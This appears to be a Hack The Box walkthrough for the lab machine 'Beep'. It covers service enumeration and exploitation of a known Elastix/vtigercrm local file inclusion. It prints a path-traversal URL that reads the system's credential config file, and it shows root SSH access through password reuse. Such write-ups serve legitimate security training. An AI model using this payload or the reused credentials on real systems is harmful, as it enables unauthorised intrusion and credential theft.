

Beep

16th October 2017 / Document No D17.100.22

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

Hack The Box Ltd

Hack The Box

41a The Old High Street Folkestone, Kent CT20 1RL, United Kingdom Company No. 10826193

SYNOPSIS

Beep has a very large list of running services, which can make it a bit challenging to find the correct entry method. This machine can be overwhelming for some as there are many potential attack vectors. Luckily, there are several methods available for gaining access.


Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned


- Web-based fuzzing
- Identifying known exploits
- Exploiting local file inclusion vulnerabilities

Company No. 10826193



Enumeration

Nmap




Nmap finds quite a long list of services. For now, Apache, which is running on ports 80 and 443, will be the primary target.

Company No. 10826193



Dirbuster



Dirbuster also finds a huge list of directories with several content management systems and open source applications. There are several vulnerabilities that can lead to shell amongst the results.

CT20 1RL, United Kingdom Company No. 10826193



Exploitation

Exploit: https://www.exploit-db.com/exploits/37637/

Browsing to the main web directory reveals a copy of **Elastix**. Some searching finds a local file inclusion vulnerability for Elastix 5.3.0 and 5.4.0; **Exploit-DB 37637**.

The proof of concept is extremely simple. Browsing to

https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../letc/amportal.conf% 00&module=Accounts&action will expose the credentials for AMPortal.

The machine is vulnerable to password reuse, and it is possible to SSH in directly as the root user with the **AMPDBPASS** password. The flags can be obtained from /home/fanis/user.txt and /root/root.txt

```
root@beep:~
File Edit View Search Terminal Help
root@kali:~# ssh root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdq1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Sat Oct 14 09:37:39 2017 from 10.10.14.8
Welcome to Elastix
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7
[root@beep ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
[root@beep ~]# pwd
/root
[root@beep ~]#
```